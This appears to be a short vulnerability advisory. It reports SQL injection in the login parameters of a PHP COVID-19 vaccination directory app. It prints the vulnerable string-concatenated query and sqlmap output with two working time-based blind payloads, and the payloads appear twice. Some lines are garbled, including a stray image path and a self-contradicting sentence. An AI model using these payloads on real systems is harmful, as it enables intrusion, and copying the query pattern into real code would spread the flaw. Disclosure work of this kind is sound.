
SQL injection vulnerability exists in txtpassword and txtusername parameter of /admin/login.php file of design-and-implementation-covid-19-directory-vacination

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```
$username = $_POST['txtusername'];
$password = $_POST['txtpassword'];
$status = 'Active';


$sql = "SELECT * FROM admin WHERE username='" .$username. "' and password = '".$password."'  and status = '".$status."' ";
  $result = mysqli_query($conn, $sql);
```



```
[22:29:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: txtpassword (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: txtusername=admin&txtpassword=123456' AND (SELECT 9886 FROM (SELECT(SLEEP(5)))oFWj)-- FIko&btnlogin=

Parameter: txtusername (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: txtusername=admin' AND (SELECT 1895 FROM (SELECT(SLEEP(5)))ocUe)-- DEnO&txtpassword=123456&btnlogin=
---
```

“

Parameter: txtpassword (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: txtusername=admin&txtpassword=123456' AND (SELECT 9886 FROM (SELECT(SLEEP(5)))oFWj)-- FIko&btnlogin=

Parameter: txtusername (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: txtusername=admin' AND (SELECT 1895 FROM (SELECT(SLEEP(5)))ocUe)-- DEnO&txtpassword=123456&btnlogin=

“

Source Download：

https://www.sourcecodester.com/php/15244/design-and-implementation-covid-19-directory-vacination.html